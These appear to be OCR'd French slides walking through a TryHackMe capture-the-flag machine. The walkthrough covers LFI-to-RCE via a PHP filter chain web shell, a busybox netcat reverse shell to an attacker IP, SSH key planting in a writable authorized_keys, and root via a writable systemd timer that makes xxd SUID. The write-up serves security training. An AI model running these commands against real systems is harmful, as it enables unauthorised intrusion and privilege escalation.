
```
/secret-script.php?file=php://filter/resource=orders.html
```

Orders

LFI + *php://filter* = Remote Code Execution
doc: Payloads All The Things



What is the user.txt flag?




Also there is a way to turn the `php://filter` into a full RCE.

- synacktiv/php_filter_chain_generator - A CLI to generate PHP filters chain

```
$ python3 php_filter_chain_generator.py --chain '<?php phpinfo();?>'
[+] The following gadget chain will generate the following code : <?php
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|conve
```

LFI + *php://filter* = Remote Code Execution
outil: PHP filter chain generator


What is the user.txt flag?


Login to answer..

```
python3 php_filter_chain_generator.py --chain '<?=`$_GET[1]`?>'
```

```
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|conv
ert.iconv.UTF8.UTF16|convert.iconv.WINDOWS-1258.UTF32LE|convert.iconv.ISIRI3342.ISO-IR-157|con
vert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO2022KR.UTF16
|convert.iconv.L6.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|con
vert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|conve
rt.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-16|conv
ert.iconv.CSIBM901.SHIFT_JISX0213|convert.iconv.UHC.CP1361|convert.base64-decode|convert.base6
4-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|conve
rt.iconv.GBK.BIG5|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.
iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.CP950.SHIFT_JISX0213|convert.icon
v.UHC.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.
865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.icon
v.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936
|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|
convert.iconv.CSIBM1133.IBM943|...
```


LFI + *php://filter* = Remote Code Execution

outil: PHP filter chain generator



What is the user.txt flag?


Login to answer..



```
/secret-script.php?1=whoami&file=php://filter/convert...
```

```
www-data $)C�@C������>==�@C������>==�@C��
```

Web shell ⟹ Reverse shell
outil: Reverse Shell Generator


What is the user.txt flag?

Login to answer..

```
# Machine Attaquante
```

```
nc -lvnp 6666
# Listening on 0.0.0.0 6666
```


```
# Serveur Web
```

```
/secret-script.php?
1=busybox nc 10.6.38.237 6666 -e /bin/sh
&file=...
```

```
# Connection received
whoami
# www-data
```

Élévation de privilèges: www-data ⇒ comte

Élévation de privilèges: www-data ⇒ comte




What is the user.txt flag?

Login to answer..

```
ls -Al /home/comte
```

```
-rw------- 1 comte comte   55 Apr  4  2024 .Xauthority
lrwxrwxrwx 1 comte comte  9 Apr  4  2024 .bash_history -> /dev/null
-rw-r--r-- 1 comte comte  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 comte comte 3771 Feb 25  2020 .bashrc
drwx------ 2 comte comte 4096 Sep 27  2023 .cache
drwx------ 3 comte comte 4096 Mar 25  2024 .gnupg
drwxrwxr-x 3 comte comte 4096 Mar 25  2024 .local
-rw-r--r-- 1 comte comte  807 Feb 25  2020 .profile
drwxr-xr-x 2 comte comte 4096 Mar 25  2024 .ssh
-rw-r--r-- 1 comte comte  0 Sep 27  2023 .sudo_as_admin_successful
drwx------ 3 comte comte 4096 Mar 25  2024 snap
-rw------- 1 comte comte 4276 Sep 15  2023 user.txt
```

Élévation de privilèges: www-data ⇒ comte


What is the user.txt flag?


Login to answer..

```
ls -Al /home/comte/.ssh
```

```
total 0
-rw-rw-rw- 1 comte comte 0 Mar 25  2024 authorized_keys
```

⚠️ Droit en écriture

Élévation de privilèges: www-data ⇒ comte



What is the user.txt flag?

```
# Machine attaquante
```

```
ssh-keygen
# Private key: cheese_ssh_key
# Public key: cheese_ssh_key.pub
```


```
ssh comte@10.10.209.242 -i
cheese_ssh_key
```

```
whoami
# comte
```

```
# Machine cible
```

```
nano /home/comte/.ssh/authorized_keys
     # copier cheese_ssh_key.pub
```


Élévation de privilèges: www-data ⇒ comte



What is the user.txt flag?

Login to answer..


```
cat /home/comte/user.txt
```



```
THM{...}
```

Élévation de privilèges: comte ⇒ root

Élévation de privilèges:
comte ⇒ root




What is the root.txt flag?

```
sudo -l
```

```
User comte may run the following commands on cheesectf:
    (ALL) NOPASSWD: /bin/systemctl daemon-reload
    (ALL) NOPASSWD: /bin/systemctl restart exploit.timer
    (ALL) NOPASSWD: /bin/systemctl start exploit.timer
    (ALL) NOPASSWD: /bin/systemctl enable exploit.timer
```

Élévation de privilèges: comte ⇒ root



What is the root.txt flag?


```
find / -iname 'exploit.timer' 2>/dev/null
```

```
    /etc/systemd/system/exploit.timer
```

```
ls -l /etc/systemd/system/exploit.timer
```

```
-rwxrwxrwx 1 root root 87 Mar 29  2024 /etc/systemd/system/exploit.timer*
```

Services systemd



What is the root.txt flag?


Qu’est ce que c’est ?

Une configuration qui indique comment lancer, arrêter et gérer un processus ou un script

Comment ?

- Un fichier `.service` pour spécifier quelles actions entreprendre
- Un fichier `.timer` pour spécifier quand lancer lancer le service

Élévation de privilèges: comte ⇒ root




What is the root.txt flag?

```
cat /etc/systemd/system/exploit.timer
```

```
[Unit]

Description=Exploit Timer

[Timer]

OnBootSec=

[Install]

WantedBy=timers.target
```

Élévation de privilèges: comte ⇒ root




What is the root.txt flag?

```
cat /etc/systemd/system/exploit.service
```


```
[Unit]
Description=Exploit Service
[Service]
Type=oneshot
ExecStart=/bin/bash -c "/bin/cp /usr/bin/xxd /opt/xxd && /bin/chmod +sx /opt/xxd"
```

⚠️ **xxd devient SUID**

xxd SUID
Doc: GTFOBins



What is the root.txt flag?



File write

It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.


```
LFILE=file_to_write
echo DATA | xxd | xxd -r - "$LFILE"
```

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
LFILE=file_to_read
xxd "$LFILE" | xxd -r
```


Élévation de privilèges: comte ⇒ root


What is the root.txt flag?

```
nano /etc/systemd/system/exploit.timer
```

```
[Unit]

Description=Exploit Timer

[Timer]

OnBootSec=1min

[Install]

WantedBy=timers.target
```

Élévation de privilèges: comte ⇒ root



What is the root.txt flag?


Login to answer..

```
sudo /bin/systemctl daemon-reload

sudo /bin/systemctl enable exploit.timer

sudo /bin/systemctl start exploit.timer
```

```
ls -l /opt/xxd
```

```
-rwsr-sr-x 1 root root 18712 Mar  9 20:16 /opt/xxd*
```

Élévation de privilèges: comte ⇒ root



What is the root.txt flag?

```
/opt/xxd /root/root.txt | xxd -r
```

```
      _                           _       _ _  __
  ___| |__   ___  ___  ___  ___ (_)___  | (_)/ _| ___
 / __| '_ \ / _ \/ _ \/ __|/ _ \ | / __| | | | |_ / _ \
| (__| | | |  __/  __/\__ \  __/ | \__ \ | | |  _|  __/
 \___|_| |_|\___|\___||___/\___| |_|___/ |_|_|_|  \___|
THM{...}
```

Questions ?